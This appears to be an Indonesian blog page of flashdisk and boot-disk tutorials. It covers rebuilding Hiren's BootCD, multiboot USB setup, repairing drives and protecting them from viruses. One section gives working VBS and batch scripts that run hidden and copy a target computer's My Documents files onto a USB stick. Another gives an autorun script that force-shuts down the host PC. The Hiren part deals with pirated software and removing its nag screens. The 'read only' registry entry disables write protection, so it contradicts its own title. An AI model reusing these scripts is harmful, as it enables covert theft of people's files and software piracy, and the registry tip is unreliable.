Showing posts with label Flashdisk. Show all posts

Cara Rebuild Hiren v10.6 dan Mengupdate/menambah software2 Favorit

Bagi para teknisi, pengoprek dan hobies diseluruh dunia, dari yg advance ampe yg abal2 (kaya gua) pasti pernah menggunakan atau setidaknya pernah mendengar kumpulan program2 yg powerfull ini.
tapi sayangnya di Hiren v11 dan diatasnya sudah tidak menarik lagi untuk diunduh dan digunakan, krn banyak program2 yg BERBAYAR telah dibuang pada V11 dan v12, itu dapat dimaklumi, banyak software2 yang tertanam dihiren adalah BAJAKAN (Warez), mungkin Hiren udah bosan di warning ama pemilik software2 tsb.
Loh kok tau Hiren diwarning?, Indikasinya jelas, Hiren dibawah versi 10 tak ditemukan tanda "(*) artinya Warning" pada software berbayar yang tertanam diHiren, tp pd versi diatasnya pasti akan kita temukan sign (*),
sejatinya pada Hiren v10.6 ini ada tanda warning dan nag screen untuk semua software yang berbayar, ini nanti kita coba akan hilangkan tanda warning dan nag screen tsb.

Dengan Alasan tsb diatas, mengapa saya pilih Hiren v10.6 sbg basenya untuk dioprek, disamping itu krn masih banyak program2 "full" nya belum diremove oleh Hiren v10.6.

Penggemar Hirenmania sekalian, jgn berkecil hati masih banyak jalan menuju cilemper, setidaknya dari kacamata para pengoprek (abal2).

Hiren Berjalan pd 2 system
1. DOS (CLI) based
2. WinXP Mini (GUI) based

Saya akan memberikan contoh Mengupdate/menambah versi software yg lbh baru
1. DOS Based
1. HDD Regenerator 1.71 ke HDD Regenerator 2011 - Mengupgrade
2. Partition Magic 8.05 - copotan dari hiren 9 - menambah
- karena PM 8.05 tlh diremove di versi ini
2. GUI based (WinXP) - Menambah
1. PCMAV 4.1 Ragnarok2 Anti Virus
2. Smadav 8.3 Anti Virus
3. Avira AntiVir Personal (Free Antivirus), copotan dari hiren 12
4. HDD.Regenerator 2011 --> utk yg ini tdk dibahas, krn lbh rumit, kpn2 aja 
eh ngomong2 ada ga istilah "copotan" di dunia IT!

Saya akan memberikan contoh Meremove software yg tdk dibutuhkan 
1. Nihil
2. Nihil

lo... loh ada apa ini. software2 ini aja kurang kok pake dibuang (becanda).

tools yang anda butuhkan:
1. gzip
2. UltraISO atau software sejenis
3. Uhard
4. WinImage
5. Fantom CD/DVD emulator atau software sejenis
6. UltraEdit atau Hex editor lain
7. VMware atau software sejenis.
8. Perempuan. ssss...t jng ngawur dulu. (yg masakin, bikinin kopi dlsbnya kan bini gw he..he..he)

Download disini
All TOOLS  (Link di Banned SOFA & FIFA)

VMware.Workstation.7.1.0.Build.261024 

Langkah awal adalah memanipulasi content Menu, karena ini adalah jantung pengaktif dari files tsb
1. dari DOS files:
1. config.sys
2. MainMenu.pcm
3. HDDMenu.pcm
2. MiniXP file:
1. Autorun.csv

MiniXP:
Saya mulai dgn mengoprek Mini WinXP, krn ini relatif lebih mudah
saran jika ingin memasukkan software favorit anda, carilah yg serba portable dan jgn lbh dari 100 mb, krn mungkun tdk jln mulus (relatif).

langkahnya -- copy semua source hiren ke 
mis. c:\HBCD
cari dan buka Autorun.csv di folder WinTools, file ini bs dibaca oleh MS Excel atau notepad

Contoh:
pada kolom AntiVirus/Spyware sisip/tambahkan
1. Smadav 8.3 Anti Virus
Smadav 8.3 Anti Virus --> file ini akan ditampilkan di mainmenu
Smadav.cmd --> file ini akan dibentuk nanti
2. Avira AntiVir Personal (Free Antivirus), copotan dari hiren 12
Avira AntiVir Personal (Free Antivirus) --> file ini akan ditampilkan di mainmenu
Avira.cmd --> file ini akan dibentuk nanti
3. PCMAV 4.1 Ragnarok2 Anti Virus
PCMAV 4.1 Ragnarok2 Anti Virus --> file ini akan ditampilkan di mainmenu
PCMAV.bat --> file ini akan dibentuk nanti

pada kolom kategori apapun yg anda sukai sisip/tambahkan
1. HDD.Regenerator 2011 - tp yg ini blm sy akan bhs nanti kepanjangan ceritanya.
HDD.Regenerator 2011 ---> ini buat contoh akan tampil di mainmenu
HDDReg.bat --> bat/cmd sama aja yp klo berjln di winxp lbh baik pk cmd (relatif)
2. Partition Magic Pro 8.05 - copotan dari hiren jadul
Partition Magic Pro 8.05 --> file ini akan ditampilkan di mainmenu
PartitionMagic.exe --> INI JENIS FILE PORTABLES LGS DITULIS .EXE, fa perlu buat script

ok save Autorun.csv simpan dulu ditempat lain mis: C:\TEST
copy autorun.exe dari folder winstool ke C:\TEST
sekarang test jalankankan/click autorun.exe .. breeng tampil ga mainmenu yang barusan anda masukkan, klo sdh ok sesuai selera anda. copy Autorun.csv kembali ke c:\HBCD overwrite.
selamat anda tlah berhasil memasukkan tittle program yg anda sukai.
langkah membuat tampilan menu sudah selesai,

selanjutnya jalankan tool file Uhard cari dimana files smadav tsb diinstall, biasanya di Program. Files\smadav, save dgn nama mis: smadav, utk avira copy AviraAntiVir.uha dari hiren 12, ini dimaksudkan utk memudahkan saja, dll
buka lg dmana HDD Regenerator 2011 dinstal compress lg dgn Uhard beri nama mis: HDDReg.uha, copy HDDReg.uha, AviraAntiVir.uha, smadav.uha ke c:\HBCD. Ok Proses pengkompresam tlah selesai.

selanjutnya jalankan tool file Uhard cari dimana files smadav tsb diinstall, biasanya di Program Files\smadav, save dgn nama mis: smadav, utk avira copy AviraAntiVir.uha dari hiren 12, ini dimaksudkan utk memudahkan saja, dll
buka lg dmana HDD Regenerator 2011 dinstal compress lg dgn Uhard beri nama mis: HDDReg.uha, copy HDDReg.uha, AviraAntiVir.uha, smadav.uha ke c:\HBCD. khusus utk PCMAV liat dibwh. Ok Proses pengkompresam tlah selesai.

Langkah terakhir, membuat script, membuat script? iiihh serem, jangam panik ini cuma proses ngopi dan sedikit ngedit, copy 1 file apa saja di c:\HBCD\WinTools\*.bat atau *.cmd maksudnya yg berekstensi bat/cmd, mis: AngryIPScanner.cmd rename jadi Avira.cmd edit
Avira.cmd. isi dari file Avira.cmdyg tlh direname dr AngryIPScanner.cmd adalah:

@echo off
..\uharc.exe x -t"%TEMP%\HBCD\IPScanner" -y+ files\files.uha ipscan.exe
start "" /D"%TEMP%\HBCD\IPScanner" "ipscan.exe"

contoh smadav
ganti --> %TEMP%\HBCD\IPScanner dgn %TEMP%\HBCD\smadav --> ini folder temp
ganti --> files\files.uha ipscan.exe dgn files\smadav.uha --> File akan di uncompress

ganti --> start "" /D"%TEMP%\HBCD\IPScanner" "ipscan.exe" dgn 
--> start "" /D"%TEMP%\HBCD\smadav" "smadav.exe" --> file akan dieksekusi, ingat kita hrs tau files yg mana yg dijalankankan program, tsb.

Ok, lakukukan hal yg sama utk hddreg dlsb, klo uda copy semua ke C:\HBCD\WinTools\Files

Note:
KHUSUS UNTUK PCMAV 4.1 Ragnarok2 Anti Virus!!!
buat folder C:\HBCD\WinTools\PCMAV masukkan semua files dari cd atau hd isi folder PCMAV ini.

script:
@echo off
start "" /D"%CDROM%\HBCD\WinTools\PCMAV" "PCMAV.exe"

di save dgn nama mis: PCMAV.bat (ingat NAMA HARUS SESUAI DENGAN APA YG SDH KITA TULIS DI MAINMENU).

pembuatan script selesai, langkah akhir jalan kan UltraISO buka file iso hiren yg pernah anda download, sblmnya copy dulu buat backup, di UltraISO hapus folder HBCD, copy folder c:\HBCD save ... selesai ? blm test dulu pake virtual Machine, mis VMware.

Cara membuat Win XP+7+HBCD dalam 1 Flasdisk (Update)

Penasaran dengan win7 bentrok sama file boot.ini nya winXP
Otak – atik sono sini akhirnya ketemu juga cara ini
Berikut akan Saya share hasilnya step by step :
Siapkan 2 buah flashdisk ukuran (1) Minimal 4 Gb dan (2) Minimal 1 Gb, CD installer XP, DVD installer win7, CD Hiren’s BotCD
Pertama, buat bootable USB Hiren’s menggunakan Flashdisk pertama (Min 4 Gb), dapat dilihat langsung dari webnya Hiren's

Kedua, buat setup XP menggunakan Novicorp wintoflash di Flashdisk kedua (Min 1 Gb)

Ketiga, copy + paste hasil setup XP dari Flashdisk kedua ke Flashdisk pertama yg udah ada Hiren’s nya

Keempat, copy + paste seluruh isi dari DVD installer win7 ke Flashdisk pertama

Kelima, buka file menu.lst di Flashdisk pertama menggunakan notepad
Cari tulisan berikut :

Code:
title ³ Boot from Hard Drive - Windows XP (NTLDR) ³\n
find --set-root --ignore-floppies --ignore-cd /ntldr
map () (hd0)
map (hd0) ()
map --rehook
find --set-root --ignore-floppies --ignore-cd /ntldr
chainloader /ntldr
savedefault --wait=2

title ³ Boot from Hard Drive - Windows Vista/7 (BOOTMGR) ³\n
find --set-root --ignore-floppies --ignore-cd /bootmgr
map () (hd0)
map (hd0) ()
map --rehook
find --set-root --ignore-floppies --ignore-cd /bootmgr
chainloader /bootmgr
savedefault --wait=2


Ganti dengan :
Code:
title ³ WINDOWS XP Setup ³\nstart Windows XP setup
root (hd0,0)
configfile /winsetup.lst
savedefault

title ³ WINDOWS Vista or 7 Setup ³\nstart Windows Vista or 7 setup
root (hd0,0)
chainloader /bootmgr

kemudian save dan close
hasilnya seperti ini :


keenam, buka notepad
copy + paste kode berikut :
Code:
default /windefault

title First part of Windows XP Professional setup\nthis is the first part to choose for Windows XP setup
root (hd0,0)
chainloader (hd0,0)/$WIN_NT$.~BT/SETUPLDR.BIN
savedefault 1

title Second part of Windows XP Professional setup\nthis is the second part to choose for Windows XP setup
root (hd0,0)
chainloader (hd0,0)/NTLDR
savedefault

save dengan nama winsetup.lst

hasilnya seperti ini :


selesai

berikut screenshot hasilnya (maaf agak burem, dipoto pake HP jadul 6600)

untuk installer win 7


untuk installer XP


untuk Hiren's


untuk Kaspersky RescueCD


selamat mencoba

Cara Menginstal Windows XP+7+Hirens boot dengan satu Flashdisk

Keperluan akan multiboot buat user PC memang sangat banyak membantu, untuk menggabungkannya ke dalam USB flash memang butuh cara khusus. Utk menggabung Hiren’s BootCD, Windows XP, & Windows Vista/7 dlm satu flash disk, ikuti cara berikut:
Yang perlu disiapkan:
1. Hiren’s BootCD  (versi terbaru)
2. CD Installer Windows XP (rekomendasi SP3)
3. DVD Installer Windows Vista/Windows7
4. USB_MultiBoot_10
5. GRUB4DOS
Langkah-langkahnya:
Integrasi Windows XP
  • Ektsrak USB MultiBoot 10 ke hardisk (mis di C:\USB_MultiBoot_10\). Masukkan CD Windows XP kedalam CD/DVD drive atau mount dengan PowerISO atau DaemonTools.
  • Colokkan FD USB kemudian dari dalam folder USB_MultiBoot_10, jalankan fileUSB_MultiBoot_10.cmd.
USB Multiboot 300x225 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Akan muncul jendela prompt Windows, tekan sembarang tombol untuk mulai (Press any key to continue…).
  • Berikutnya adalah memformat flash disk USB. Ada 2 tool yg disediakan untuk memformat flash disk anda:
  • PeToUSB : flash disk masimal 2GB, dgn system file FAT.
  • HP USB Disk Storage Format Tool : Flash disk diatas 2GB dgn system file FAT & NTFS.
Pilih jenis tool utk format FD-nya (saya pake HP USB Disk Storage) lalu tekan tombol “H” & tekan ENTER.
usb multiboot cmd 300x150 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk

PEtoUSB 226x300 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Pastikan nama Flash disk USB sdh tertera pada kotak Device HP USB Disk Storage Formatdan pilih system file NTFS supaya proses instalasi dari FD jauh lebih cepat. Kalau sudah siap, tekan tombol Start. Tekan tombol Yes untuk pertanyaan message-box dari tool HP USB.
  • Kalau proses format sudah selesai, klik tombol “Close”dan anda akan diantar ke jendela berikut:
usb multiboot cmd 1 300x150 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Tekan angka “1” pada keyboard lalu tekan ENTER. Pilih lokasi drive Windows XP.
usb multiboot 2 300x150 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Klik tombol Yes pada kotak Unattended Install ? – XP Setup UserData in winnt.sif and $OEM$yg muncul. Selanjutnya silakan isi informasi nama user, organisasi, product key XP, nama komputer, password, dsb sama seperti melakukan instalasi normal dari CD installer XP. Jadi, nanti tidak perlu lagi mengisi data2 instalasi saat menginstal XP dari Flash disk.
usb multiboot 3 300x182 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Selanjutnya tekan angka “2” lalu ENTER. Pilih lokasi drive FD.
usb multiboot 4 300x150 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Ketik angka “3” lalu tekan ENTER untuk mulai menyalin file2 instalasi XP kedalam FD. Baca kotak2 pertanyaan yg muncul dan iyakan saja.
  • Tahap pembuatan instalasi XP USB sudah selesai, tekan “Q” untuk menutupUSB_MultiBoot_10.cmd.
Integrasi Hiren’s BootCD
  1. Masukkan/mount CD/ISO Hiren’s dalam drive CD/DVD-ROM.
  2. Copy folder HBCD dan file autorun.infdari dalam drive Hiren’s BootCD kedalam FD.
usb multiboot 5 300x265 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Ekstrak file grub4dos.zip yang sudah didownload, kemudian copy file gldr dan file menu.lstdari hasil ekstraksi tsb kedalam FD.
usb multiboot 6 300x268 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
  • Sekarang, FD USB multiboot sdh jadi dengan Windows XP dan Hiren’s BootCD didalamnya. Tinggal mengatur BIOS PC/laptop supaya bisa booting dari USB FD.
Integrasi Windows 7/Vista
  • Copy semua isi DVD Windows 7/Vista kedalam FD. Buka file menu.lstdalam FD dengan notepad lalu tambahkan baris berikut didalamnya:
Code:
title Windows 7
root (hd0,0)
chainloader /bootmgr
usb 7 300x155 Bootable Hirenboot,Windows XP dan Windows 7 dalam Satu Flashdisk
Selesai !!! Sekarang anda dapat mencobanya !!!

Cara Memperbaiki Flashdisk Yang RUsak


Saat dicolokkan ke USB port, Flashdisk yang satu langsung ter-detect dan terbaca sebagai drive I tetapi ketika di-klik muncul tulisan "Please insert a disk into drive I:" saya lihat properties-nya flashdisk terbaca 0 byte. Sedangkan untuk flashdisk yang satu lagi ketika dicolokkan ke USB port tidak terdeteksi sama sekali. Sayapun memutuskan untuk mencoba memperbaiki flashdisk yang masih ter-detect sama windows.

Berikut langkah-langkah nya

1. Memformat Flashdisk menggunakan HP USB Disk Storage Format Tool 

Terinspirasi pengalaman beberapa waktu lalu ketika memperbaiki flashdik yang terbaca 0 byte, sayapun mencoba mempformat flashdisk yang rusak tersebut dengan tools HP USB Disk Storage Format Tool , tetapi tidak berhasil. Software HP USB Disk Storage Format Tool tidak mendeteksi adanya flashdisk.

2. Menggunakan Software untuk memperbaiki Flashdisk.

Langkah kedua adalah menggunakan beberapa tools / software yang biasa dipakai dalam memperbaiki flashdisk yang rusak seperti misalnya, Super Stick Recovery Tools, tetapi tetap flashdisk tidak terbaca. Kemudian saya gunakan program Low Level Format dan Seatools for Windows, flashdisk terbaca tetapi tetap tidak bisa diperbaiki.

3. Reprogram ulang IC Controller Flashdisk

Akhirnya saya ketemu artikel yang menyarankan untuk me-low level format USB Flashdisk sekaligus memflash / program ulang IC Controllernya. Setelah saya bongkar ternyata IC Controllernya adalah ALCOR-AU6986. Setelah googling akhirnya ketemu juga software AlcorMP_UFD untuk IC ALCOR-AU6986

Cara memperbaiki Flashdisk menggunakan AlcorMP_UFD tools ini adalah sebagai berikut:

  • Download program AlcorMP_UFD untuk IC ALCOR-AU6986
  • Setelah diekstrak jalankan file ALCORMP.EXE.
  • Klik menu setup, apabila muncul jendela password klik OK aja,
  • Tampilannya seperti gambar dibawah, ganti Scan Mode menjadi Low Level Format.

    AlcorMP-UFD
  • Klik Start(A) untuk memulai proses, dan tunggu sampai selesai.

    low level format sukses

  • Setelah berhasil, saya format ulang lagi Flashdisk dengan Format bawaan Windows

    properties flashdisk

  • Dan jreng... Alhamdulillah Flashdisk kembali normal.

Cara Memperbaiki Flashdisk 0 byte

Untuk memperbaiki Flashdisk yang terbaca 0 byte seperti pada gambar dibawah ini, saya menggunakan program HP USB Disk Storage Format Tool. Sesuai namanya program ini pada dasarnya adalah tool untuk memformat flashdisk, sehingga tool ini bisa kita gunakan juga untuk Memformat flashdisk yang tidak bisa di format dengan tool format bawaan windows. Berikut cara memperbaiki flashdisk 0 byte dengan menggunakan program ini.

flashdisk 0 byte
  1. Download HP USB Disk Storage Format Tool
  2. Ekstrak dan install program HP USB Disk Storage Format Tool tersebut.
  3. Masukkan Flashdisk ke port USB komputer
  4. Jalankan aplikasi HP USB Disk Storage Format Tool
  5. Tentukan drive tempat Flashdisk yang terbaca 0 byte tersebut terpasang,
  6. Pilih File System yang diinginkan, Flashdisk umumnya diformat dengan File system FAT32.
  7. Klik Start untuk mulai memformat Flashdisk tersebut.
  8. Apabila muncul jendela peringatan, klik saja Yes.
Alhamdulillah dengan menggunakan program HP USB Disk Storage Format Tool tersebut, Flashdisk yang asalnya terbaca 0 byte dan tidak bisa diformat tersebut berhasil berfungsi kembali. Selamat mencoba..

Cara Meng-Instal Windows XP dari Flashdisk

Cara termudah ditempuh untuk mendapatkan sesuatu yang lebih gampang, salah satunya yaitu instalasi Windows XP lewat USB flashdisk.

install-windows-xp-dari-usb-flashdisk

Berbeda dengan penerus-penerusnya seperti Windows Vista dan Windows 7, instalasi Windows XP melalui flashdisk diperlukan software-software khusus yang memang dikhususkan untuk hal ini.

Tanpa perlu basa-basi panjang lagi, mari kita bahas bersama mengenai instalasi Windows XP melalui USB Flashdisk ini. Hal pertama yang diperlukan adalah harus mempunyai flashdisk minimal 1 GB, dan software Windows XP.

  1. Disini kita menggunakan Software utility WinToFlash yang dapat anda download dari internet.
  2. wintoflash-portable-idws

  3. Ekstrak menggunakan Winrar atau ekstraktor lainnya.
  4. Buka WinToFlash.exe dalam folder ekstrak tadi, ada pemberitahuan klik “Accept“.
  5. wintoflash-download-full

  6. Klik tanda centang berwarna hijau lalu klik “Next“. Pada pilihan pertama, pilih sumber atau tempat dimana anda meletakkan folder instalasi Windows misalnya di partisi D:\Windows XP. Pada pilihan kedua pilih destination atau tujuan instalasi (flashdisk).
  7. usb-installer-xp

  8. Klik “Next“, ada peringatan flashdisk akan diformat, klik “Yes” tanda setuju.
  9. Tunggu sebentar, kurang lebih 15 menit. File instalasi akan ditransfer ke flashdisk.
  10. Klik “OK“, lalu “Exit“.
  11. Sekarang, flashdisk siap digunakan untuk instalasi Windows.

Langkah-Langkah Instalasi Windows :

  1. Colokkan flashdisk, lalu set BIOS agar dapat booting dari flashdisk. Caranya?, Disini saya menggunakan Acer Aspire One, jadi langkahnya pada saat keluar tampilan BIOS, tekan tombol f12, otomatis akan ada pilihan booting yaitu dari USB Flashdisk atau Hardisk. Pilih “USB Flashdisk“. Untuk lainnya, tergantung versi BIOS yang digunakan.
  2. Akan muncul 2 langkah yang harus dikerjakan, pilih pilihan pertama yaitu “Text Mode Setup (Boot From Flash again after finished)“. Selanjutnya install Windows seperti biasanya.
  3. windows-xp-usb-flashdisk

  4. Jika langkah pertama telah selesai, flashdisk jangan dulu dicabut, booting kembali dari flashdisk, lalu pilih dan lanjutkan langkah kedua “GUI Mode Setup, ….“.
  5. Tunggu sampai selesai.
Proses instalasi Windows XP ini akan memakan waktu sangat lama, tergantung kecepatan prosesor dan hardisk yang anda miliki.

Cara Merubah Fat 32 ke NTFS pada Flashdisk

Perlu diketahui bahawa format NTFS sedikit berbeda dengan FAT, NTFS biasanya digunakan oleh drive penyimpanan besar seperti harddisk dan sejenisnya sedangkan FAT atau FAT 32 digunakan oleh sebagian besar flash memory.

Kalau dari segi kapasitas, biasanya format NTFS akan lebih banyak mengurangi kapasitas disk aslinya untuk dipakai sebagai file sistemnya, tetapi keunggulan NTFS yakni support untuk encription, FAT tidak. dari segi proses peng-copy-paste data, format NTFS lebih cepat dibanding dengan format lainnya, tetapi FAT atau FAT 32 unggul dalam hal save remove hardware, lebih cepat ketimbang NTFS, jadi semuanya terserah kepada anda apakah lebih memilih NTFS atau FAT/32
Jika anda ingin mencoba merubah format USB flashdisk anda menjadi NTFS, berikut langkah-langkahnya, ada dua cara:

CARA PERTAMA
* klik kiri di "start"
* kemudian pilih "Run..."
* buka Command Prompt dengan mengetikkan cmd, kemudian enter
* kemudian ketik CONVERT /FS:NTFS kemudian tekan enter lagi, contoh: CONVERT F: /FS:NTFS
* flashdisk anda akan terformat ke dalam format NTFS

CARA KEDUA
* buka proerties Flashdisk dengan cara klik kanan pada flshdisk kemudian pilih "Properties"
* kemudian pilih tab "Hardware"
* kemudian pilih nama flashdisk anda kemudian klik tombol "Properties"
* selanjutnya mucul tab "Policies"
* pada kotak dialognya beri tanda pada poin "Optimize for performance"
* nah sekarang anda bisa memformat flashdisk anda menjadi FAT, FAT32, atau NTFS

Cara Membuat Flashdisk Read Only

Copy Paste ke Notepad Save dalam *.reg


Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]
"WriteProtect"=dword:00000000

Cara Membuat Flashdisk Kebal Virus

Tips ini merupakan tips yang sederhana untuk membuat flashdisk kebal dari serangan virus. Biasanya penyebaran virus banyak melalui file autorun.inf yang tersimpan didalam flashdisk. Jika file ini tidak ada dalam flashdisk, biasanya virus akan membuat file tersebut. Didalam file autorun.inf inilah perintah awal mala petaka akan dijalankan.

Nah sekarang kita akan membuat virus kesusahan untuk membuat file itu. Didalam Sistem Windows, haram hukumnya untuk ada 2 buah file dengan nama yang sama pada satu tempat. Begitu juga dengan OS yang lain.

Sekarang mari kita coba untuk mencegah flashdisk Anda terkena serangan virus. Adapun langkah-langkah yang kita lakukan adalah sbb:

1. Masukkan flashdisk ke port USB pada komputer atau laptop anda.
2. Buat sebuah Folder baru didalam flashdisk Anda.
3. Beri nama folder tersebut dengan nama “autorun.inf” (tanpa tanda petik)


4. Masuklah kedalam folder tersebut, dan buat sebuah file .txt dari notepad, simpan dengan nama anda atau yang lainnya.
5. Lalu buka Aplikasi Character Map melalui Start > All Programs > Accessories > System Tools > Character Map.
6. Pilih jenis huruf yang berlabel Unicode, seperti Arial Unicode, Lucida Sans Unicode, atau jenis font yang mengandung karakter aneh lainnya.
7. Pilih beberapa karakter yang unik dan aneh, minimal 5 buah, double klik untuk memilihnya atau pilih tombol select. Setelah terpilih sekitar 5 buah tekan Ctrl+C atau klik tombol copy untuk mengambil karakter tersebut.


8. Rename file text yang dibuat tadi dengan menekan tombol F2, dan paste karakter aneh tersebut untuk mengganti nama file Notepad tersebut.
9. Nama file akan berganti menjadi karakter aneh atau berbentuk kotak-kotak.


Nama file dengan karakter Unicode yang aneh tersebut biasanya virus akan susah untuk mengenalinya sehingga virus akan sulit untuk mengubahnya

Cara Me-Repair Flashdisk dari File Corupt

Permasalahan yang sering kita jumpai pada Flashdisk

1. Flash Disk mengalami Write Protect Error,
2. Anda tidak dapat membuang file atau memasukan file ke dalam Flash Disk,
3. Upaya melakukan format pada Flash Disk mendapatkan pesan Write Protect,
4. Flash Disk terkadang mengalami hal yang sama bila digunakan oleh computer berbeda. Dan tetap tidak dapat digunakan oleh computer anda, walaupun terkadang dapat bekerja pada computer lain


Cara Menanggulanginya :
1. Masuk ke DOS Prompt Windows XP dan ketik CHKDSK /F Drive letter : (chkdsk /f v:)
2. Selesai memeriksa dari Check Disk (CHKDSK), coba anda buang file yang ada pada Flash Disk dengan perintah Del drive letter:*.*. Contoh pada perintah membuang file dari Flash Disk di drive V: adalah DEL V:*.*
3. Sekali lagi anda coba format dengan perintah Dos Promt. Format V:
4. Atau gunakan cara melalui Computer Management dan lihat volume drive V, dan anda coba format. Bila masih terdapat pesan error lakukan boot pada computer

Cara Membuat Password pada Flashdisk

Banyak aplikasi yang dapat memberi manfaat untuk mengunci flashdisk atau memberi password otomatis ke flashdisk. Tetapi beda dengan yang ini. Cara ini akan otomatis meminta password ketika flashdisk dimasukan ke PC dan jika password salah, maka komputer akan shutdown secara otomatis.

Caranya :

1. Buka Notepad
( Caranya : Start>>All Programs>>Accessories>>Notepad atau masuk di RUN lalu ketik notepad dan Enter) lalu copy paste script kode dibawah ini ke notepad

on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject(“Wscript.shell”)
set fs=createobject(“Scripting.FileSystemObject”)
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject(“wscript.shell”)
do while quest=”"
quest=inputbox(“Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!“,”http://firmancupes.wordpress.com“)
if quest=”" then
m=MsgBox(“Maaf anda belum memasukkan password…!“, 0+0+48, “http://firmancupes.wordpress.com“)
end if
loop
if quest=”TULIS PASSWORD DISINI” then
s.run “shutdown -a”
sd.run winpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
else
s.run “shutdown -s -t 0″
end if

TULIS PASSWORD DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama “passwordlock.vbs” tanpa tanda kutip, sebelum di save as pastikan pilih all files.

2. setelah selesai diatas.
lalu buka Notepad lagi, untuk pengaturan otomatis setelah flashdisk dimasukan di PC.
copy paste script kode dibawah ini ke notepad.

[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=FLASHDISK TELAH DIPASANG PASSWORD

anda dapat merubah kata “FLASHDISK TELAH DIPASANG PASSWORD” sesuai kata-kata mutiara keinginan anda sendiri.
setelah itu lakukan penyimpanan seperti file yang pertama, tetapi pada bagian File name tulislah “autorun.inf” tanpa tanda kutip, sebelum di save as pastikan pilih all files.

Kemudian pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk anda.

langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi.
Cara hidden : klik kanan pada masing- masing autorun.inf dan passwordlock.vbs lalu pilih properties centang kotak yang ada di tanda hidden.

Cara Menghidupkan Flashdisk yang Mati

Pertamanya sih gara2 flashdisk mati, kayanya gara2 virus atau jarang nge-unplug atau unmount tuh flashdisk, e..jadi mati beneran...di windows nge-plug tapi gak bisa diformat n gak bisa di pake..akhirnya..karena emang aku orang miskin yang gak bisa beli flashdisk aku cari akal gimana caranya supaya flashdisk kesayanganku itu hidup kembali...
Dengan penuh perjuangan akhirnya ku coba pake windows, ternyata memang gak bisa diformat, tapi kecerahanku mulai tiba ketika kucoba pake LINUX SLAX-KILLBILL atau slax yang lain, pake KNOPPIX jg bisa, atau pake linux apa lah, yang penting bisa bootCD atau LIVECD tapi disarananin buat yang pemula pake SLAX KillBill aja..coz lebih mudah caranya, yang pasti skrg udh di OS LIVECD atau LINUX ... Caranya :

1. Coba "colokin" flashdisk pada lubang atau tempatnya, Port USB
2. Perhatikan, apakah flashdisk masih terbaca atau minimal lampunya nyala..
3. Buka Console lalu ketik $ CFDISK /dev/sda1 atau /sda__ sesuai dengan flashdisk keberapa yang kita "colok" ke komputer, tapi dari pada flasdisk yang lain beresiko datanya hilang, maka disaranin agar copot dulu flashdisk yang lain, jadi tinggalin flashdisk yang rusak tadi sendirian.
4. nah..kalo udah dicolokin, trus udah diketik $ cfdisk /dev/sda1 terus Delete atau hapus tuh Partisi flashdisk
5. CREATE NEW atau buat baru lagi partisi tuh flashdisk yg rusak, trus klo udah, di WRITE==> trus yes
6. nah..klo udah skrg flashdisk kita dah py partisi baru... bisa diformati di windows skrg, tapi klo yang lbh baik untuk partition table yang lebih baik, sebaiknya format di LINUX aja.

nah..buat yang mau cuba format di LINUX, untuk hasil yg lebih optimal coba restart dulu komputer tanpa mencopot usb Flashdisk, nah klo udah muncul linuxnya lagi, masuk ke konsol trus ketik

$ mkfs.vfat-f32 /dev/sda__

dan buat yg pake SLAX KillBILL kita bisa juga format pake NTFS caranya..liat aja di direktori bin, tuh banyak extension buat format Flashdsik

$cd /bin
$ls

nah tinggal liat deh banyak banget kan..tp yg ada huruf depannya MKFS

Cara Mengcopy Data ke Flashdisk Secara Diam-diam

1.Buka notepad, buat file vbs :

dim wshshell, dos
set wshshell = wscript.createobject("wscript.shell")
dos = wshshell.expandenvironmentstrings("%coms...
wshshell.run (dos & " /c tarik.bat"), vbhide

2.Simpan dengan file name nya contoh "start.vbs" save as typenya pilih all files

3.Buka notepad lagi, buat file bat :

@echo off
mkdir %computername%
xcopy "C:\Documents and Settings\%username%\My Documents\*.jpg" %computername% /s/c/q/r
@cls
@exit

4.Simpan dengan file name nya contoh tarik.bat save as typenya pilih all files.
Nama file bat ini harus sesuai dengan script file vbs baris ke empat (tarik.bat)

Simpan kedua file tersebut didalam flash disk, Untuk copy file komputer target secara diam-diam jalankan (2x klik) file start.vbs.

Fungsi file vbs (start.vbs) berfungsi untuk menjalankan file bat (tarik.bat) secara diam-diam atau istilahnya background proses. Sedangkan file bat (tarik.bat) berfungsi untuk menjalankan perintah copy semua file dengan ektensi tertentu yang ada dikomputer target.

Contoh tersebuat diatas adalah copy semua file yang berektensi jpg (file gambar) yang ada di folder MyDocuments di komputer target (lihat baris ketiga script file bat) Dan disimpan kedalam flash disk ke dalam folder dengan nama sesuai nama komputer target. anda bisa meng edit sendiri kedua file tsb diatas sesuai keperluan format file dan folder target yg akan di copy.

Cara Memproteksi Flashdisk

Seperti yang diketahui bersama kalo penyebaran virus pada komputer melalui banyak cara, salah satunya adalah melalui media transfer data yaitu flashdisk.

Mari kita menjaga agar flashdisk kita tidak mudah terserang virus. Ya tentunya dengan antivirus itu yang paling aman. Tapi apa salahnya kalo kita berusaha meminimalisir terserangnya virus pada flashdisk kita.

MARI KITA BAHAS BERSAMA:

* Langkah pertama adalah dengan mematikan sistem AutoPlay pada komputer kita. Caranya adalah:
o Run
